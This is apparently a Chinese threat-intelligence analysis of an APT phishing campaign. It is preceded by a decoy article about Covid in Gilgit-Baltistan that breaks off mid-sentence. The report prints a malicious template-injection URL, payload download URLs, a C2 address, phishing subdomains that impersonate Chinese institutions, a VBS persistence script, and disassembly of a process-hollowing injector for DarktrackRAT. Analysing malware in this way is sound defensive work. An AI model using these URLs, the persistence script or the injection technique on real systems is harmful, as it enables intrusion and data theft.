
First CPEC and Now Covid - China: Gilgit-Baltistan's Growing Woes

Gilgit-Baltistan (G-B), in proportion to population, has the highest number of Covid-China cases in Pakistan. So far, 607 people have tested positive in a territory with less than one and half million people. Heroes like Dr. Osama Riaz and paramedic Malik Ashtar who unfortunately died while performing duties without virus protective kits have become a source to galvanize society. Locals blame the authorities for committing criminal negligence by not transporting Dr. Osama to Islamabad to save his life. Dismal economic condition and lack of preparedness could lead to more deaths in coming weeks.

G-B is not a constitutional part of Pakistan and therefore survives on financial handouts from Islamabad. Locals including the Chief Minister, Hafiz Rehman, blames Islamabad for denying adequate funds to cope with the Covid-China situation. Islamabad continues to reject provisions of protective gear with the excuse of fund shortage. Medical professionals are still not sure about exact scope of positive cases as many people remain undetected due to faulty testing kits. Authorities warn that Islamic devotees returning from the Tablighi Jamat congregation could stimulate local virus transmission.


Locals are yet to benefit from the medical aid which military helicopters collect from the Chinese officials at the Khunjerab Pass. There is only one testing centre for the entire

其模板注入地址为：



```
rget="http://the-moondelight.96.lt/latest/version/secure/download/IN4447832" TargetMode="External",
```

IN4447832 为带有 11882 漏洞的 RTF 文档:



23 engines detected this file

8e85c62e5d7fa9a6d2e176bca6f6526b53ebfda6ef3df208e1e60434bd26effc
IN4447832
cve-2017-11882 executes-dropped-file exploit ole-link rtf

11.96 KB
Size

2020-06-18 11:25:36 UTC
2 months ago


从远程服务器（http://the-moondelight.96[.]lt/windw-sec/append）下载 payload

文件名	MD5	类型
append	b96fe909c2d2f458abf71665ce1bb1ef	PE 文件
Append	4cc8577c844e2492840aed08876eb1c4	PE 文件

样本包含 PDB 信息如下:

```
C:\Users\W7H64\Desktop\VCSamples-master\VC2008Samples\crt\SecureCRT\before\Debug\SCRTbefore.pdb
```

服务器上的样本疑似经过了一次替换，新替换的样本去掉了 PDB，通过 PDB 可知投递的 payload 是一款名为 SecureCRT 的付费远控



SecureCRT®


SecureCRT client for Windows, Mac, and Linux provides rock-solid terminal emulation for computing professionals, raising productivity with advanced session management and a host of ways to save time and streamline repetitive tasks. SecureCRT provides secure remote access, file transfer, and data tunneling for everyone in your organization.

Whether you are replacing Telnet or Terminal, or need a more capable secure remote access tool, SecureCRT is an application you can live in all day long. With the solid security of SSH, extensive session management, and advanced scripting, SecureCRT will help raise your productivity to the nth degree.

C2 为：23.82.140.14:433，通过 C2 还能关联到另一个 RTF 文档,疑似模板注入的后续

文件名	MD5	类型
gather	6d7d69e897351f6af2399bfdcf00983a	RTF

下回来的相关文档内容如下：



Microsoft Corporation is an American multinational technology company with headquarters in Redmond, Washington. It develops, manufactures, licenses, supports, and sells computer software, consumer electronics, personal computers, and related services. Its best known software products are the Microsoft Windows line of operating systems, the Microsoft Office suite, and the Internet Explorer and Edge web browsers. Its flagship hardware products are the Xbox video game consoles and the Microsoft Surface lineup of touchscreen personal computers. In 2016, it was the world's largest software maker by revenue (currently Alphabet/Google has more revenue).[3] The word "Microsoft" is a portmanteau of "microcomputer" and "software".[4] Microsoft is ranked No. 30 in the 2018 Fortune 500 rankings of the largest United States corporations by total revenue.[5]Microsoft was founded by Bill Gates and Paul Allen on April 4, 1975, to develop and sell BASIC interpreters for the Altair 8800. It rose to dominate the personal computer operating system market with MS-DOS in the mid-1980s, followed by Microsoft Windows. The company's 1986 initial public offering (IPO), and subsequent rise in its share price, created three billionaires and an estimated 12,000 millionaires among Microsoft employees. Since the 1990s, it has increasingly diversified from the operating system market and has made a number of corporate acquisitions, their largest being the acquisition of LinkedIn for $26.2 billion in December 2016,[6] followed by their acquisition of Skype Technologies for $8.5 billion in May 2011.[7]As of 2015, Microsoft is market-dominant in the IBM PC compatible operating system market and the office software suite market, although it has lost the majority of the overall operating system market to Android.[8] The company also produces a wide range of other consumer and enterprise software for desktops, laptops, tabs, gadgets, and servers, including Internet search (with Bing), the digital services market (through MSN), mixed

ITW：http://karlsuites[.]com/word/update/gather

Dephi 注入器

我们在“魔罗桫”APT 组织的钓鱼攻击活动涉及的域名下发现了带有 payload 的压缩包。在对样本进行分析前，我们需要对钓鱼活动中用于攻击的域名进行简单分析。

jspsessionindex.com 经常被用于钓鱼活动，曾经对中国多个重点单位进行攻击，目前有友商认为这是蔓灵花使用的攻击域名，但我们根据邮件直接证据以及域名的命名方式发现组织归属有待商榷，在行动总结章节末尾已经给出了我们的解释。

子域名	目标
maill.cass.org.cn.login.to.continue24354.jspsessionindex.com	中国社会科学院

mail.spacestar.com.cn.jspsessionindex.com	航天恒星
ecatic.cn.coremail.xt5.jspsessionindex.com	中航技进出口有限责任公司
login.mail.csoc.cn.coremail.xt5.jspsessionindex.com	中国船贸
login.mail.chinaships.com.coremail.xt5.jspsessionindex.com	中国船舶
www.maill.cetci.com.cn.coremail.jspsessionindex.com	中国电子科技集团
avicintl.cn.coremail.xt3.jspsessionindex.com	中航国际

其还会伪装成新浪、163、126 的邮件，进行更加通用的攻击

子域名	伪装对象
login.mail.126.com.hhwwebmail.jspsessionindex.com	126 邮箱
login.mail.163.com.hhwwebmail.jspsessionindex.com	163 邮箱
auth.mail.sina.com.cn.jspsessionindex.com	新浪邮箱

除此之外，我们还发现了伪装成印度《星期日卫报》新闻网站的钓鱼域名


子域名	目标
www.thesundayguardianlive.com.jspsessionindex.com	星期日卫报

尚不清楚这么做的原因，但是印度《星期日卫报》由政治家 MJ Akbar 创立，现隶属于印度人民党，该域名可能被用于攻击印度的不同党派者。

回到样本层面，如下表格的 URL 所示，该域名 url 含有一个 zip 压缩包。样本信息如下：


文件名	MD5	ITW
Programmable Logic Control (PLC) System.zip	f66d98a61c5b00423da7c7adf028cd0a	https://jspsessionindex.com/jsp_sessionidHLD9823rye09YHDYDo8y32/Programmable%20Logic%20Control%20(PLC)%20System.zip

压缩包内容如下：



名称	大小	压缩后大小	修改时间
Programmable Logic Control (PLC) System.pdf	587 240	520 959	2020-07-09 20:41
Revised Programmable Logic Control (PLC) System.exe	1 124 352	803 968	2020-07-14 13:23

PDF 已损坏，压缩包中带有损坏的文档和一个可执行文件，这种手法 APT28 也用过，凑巧的是可执行文件同样由 Dephi 语言编写：




错误

未能加载 PDF 文档。


文件名	MD5	编译器
Revised Programmable Logic Control (PLC) System.exe	9d9ea8060ca29139803dc7e0dc7d183c	Dephi 注入器

第一次运行时会执行持久化操作，将自身拷贝到%appdate%/data 目录下，并在启动目录释放 Msgr.exe.vbs 文件：




```
set rbQCnbNZRLnAiWc = CreAtEobJEcT("WsCripT.sheLl")
rbqcnBNzRLnaIwC.rUN """C:\Users\[redacted]\AppData\Roaming\Data\Msgr.exe""", 0, False
```

核心逻辑在创建的线程中，通过出发异常的形式执行恶意代码，存在大量的花指令




```
CODE:004653AB __fastcall System::__linkproc__ HandleAnyException(void) proc near
CODE:004653AB                                  ; DATA XREF: StartAddress+A3↑o
CODE:004653AB
CODE:004653AB ExceptionInfo   = _EXCEPTION_POINTERS ptr  4
CODE:004653AB
CODE:004653AB                 jmp     System::__linkproc__ HandleAnyException(void)
CODE:004653AB __fastcall System::__linkproc__ HandleAnyException(void) endp
CODE:004653AB
CODE:004653B0 ; ---------------------------------------------------------------------------
CODE:004653B0                 mov     ecx, ecx
CODE:004653B2                 mov     ecx, ecx
CODE:004653B4                 mov     ecx, ecx
CODE:004653B6                 mov     ecx, ecx
CODE:004653B8                 mov     ecx, ecx
CODE:004653BA                 mov     eax, offset aSssssssssssss ; "ssssssssssssssssssssssssssssssssssssss"...
CODE:004653BF                 mov     ecx, ecx
CODE:004653C1                 mov     ecx, ecx
CODE:004653C3                 push    eax
CODE:004653C4                 mov     ecx, ecx
CODE:004653C6                 mov     ecx, ecx
CODE:004653C8                 mov     ecx, ecx
CODE:004653CA                 mov     ecx, ecx
CODE:004653CC                 call    Func_VirtualProtectEx
CODE:004653D1                 mov     ecx, ecx
CODE:004653D3                 mov     ecx, ecx
CODE:004653D5                 mov     ecx, ecx
CODE:004653D7                 mov     eax, offset aSssssssssssss ; "ssssssssssssssssssssssssssssssssssssss"...
CODE:004653DC                 mov     ecx, ecx
CODE:004653DE                 mov     ecx, ecx
CODE:004653E0                 xor     ecx, ecx
CODE:004653E2                 mov     ecx, ecx
CODE:004653E4                 xor     edx, edx
CODE:004653E6                 push    1
CODE:004653E8                 pop     edi
CODE:004653E9                 mov     ecx, ecx
CODE:004653EB                 add     edi, 8A96h
CODE:004653F1                 xchg    edx, edi
CODE:004653F3                 mov     ecx, ecx
CODE:004653F5                 mov     ecx, ecx
CODE:004653F7                 mov     ecx, ecx
CODE:004653F9
CODE:004653F9 loc_4653F9:                             ; CODE XREF: CODE:0046541C↓j
CODE:004653F9                 mov     ecx, ecx
CODE:004653FB                 mov     ecx, ecx
CODE:004653FD                 mov     ecx, ecx
CODE:004653FF                 mov     ecx, ecx
CODE:00465401                 xor     byte ptr [ecx+eax], 0E3h
CODE:00465405                 inc     ecx
CODE:00465406                 mov     ecx, ecx
```

主要功能解密 shellcode 并执行，shellcode 会解密一个 PE，进行进程替换操作，我们将其命名为 Ssphi Injector



```
CODE:004688AA 6A 04                               push    4
CODE:004688AC 68 00 30 00 00                      push    3000h
CODE:004688B1 68 00 10 00 00                      push    1000h
CODE:004688B6 53                                  push    ebx
CODE:004688B7 FF 97 80 00 00 00                   call    dword ptr [edi+80h] ; VirtualAlloc
CODE:004688BD 89 45 F4                            mov     [ebp+var_C], eax
CODE:004688C0 3B C3                               cmp     eax, ebx
CODE:004688C2 0F 84 B1 EF FF FF                   jz      loc_467879
CODE:004688C8 8D 45 DC                            lea     eax, [ebp+var_24]
CODE:004688CB 50                                  push    eax
CODE:004688CC 8D 45 88                            lea     eax, [ebp+var_78]
CODE:004688CF 50                                  push    eax
CODE:004688D0 53                                  push    ebx
CODE:004688D1 53                                  push    ebx
CODE:004688D2 6A 04                               push    4
CODE:004688D4 53                                  push    ebx
CODE:004688D5 53                                  push    ebx
CODE:004688D6 53                                  push    ebx
CODE:004688D7 8D 85 80 FD FF FF                   lea     eax, [ebp+var_280]
CODE:004688DD 50                                  push    eax
CODE:004688DE 53                                  push    ebx
CODE:004688DF FF 57 50                            call    dword ptr [edi+50h] ; CreateProcessW
CODE:004688E2 89 45 D4                            mov     [ebp+var_2C], eax
CODE:004688E5 3B C3                               cmp     eax, ebx
CODE:004688E7 0F 84 35 F3 FF FF                   jz      loc_467C22
CODE:004688ED 8B 45 F4                            mov     eax, [ebp+var_C]
CODE:004688F0 C7 00 02 00 01 00                   mov     dword ptr [eax], 10002h
CODE:004688F6 8B 46 34                            mov     eax, [esi+34h]
CODE:004688F9 50                                  push    eax
CODE:004688FA FF 75 DC                            push    [ebp+var_24]
CODE:004688FD 89 45 D0                            mov     [ebp+var_30], eax
CODE:00468900 FF 57 5C                            call    dword ptr [edi+5Ch] ; ZwUnmapViewofSection
CODE:00468903 89 5D EC                            mov     [ebp+var_14], ebx
CODE:00468906 FF 76 50                            push    dword ptr [esi+50h]
CODE:00468909 8D 45 EC                            lea     eax, [ebp+var_14]
CODE:0046890C 50                                  push    eax
CODE:0046890D 57                                  push    edi
CODE:0046890E E8 18 EB FF FF                      call    sub_46742B
CODE:00468913 83 C4 0C                            add     esp, 0Ch
CODE:00468916 85 C0                               test    eax, eax
```


经过分析注入的 PE 为 DarktrackRAT



```
System::__linkproc__ LStrSetLength(&v108, v10);
v11 = j_unknown_libname_69_0(&v108);
sub_407A64(v11, &v92, v10);
System::__linkproc__ LStrCat(&v109, v108);
while ( 1 )
{
  sub_446EDC(v109, &v103);
  System::__linkproc__ LStrLAsg(&v109, v106);
  System::__linkproc__ LStrLAsg(&System::AnsiString, v105);
  if ( !v103 )
    break;
  switch ( v104 )
  {
    case 0x1A:
      Classes::TMemoryStream::Clear(v95);
      Classes::TMemoryStream::Clear(v94);
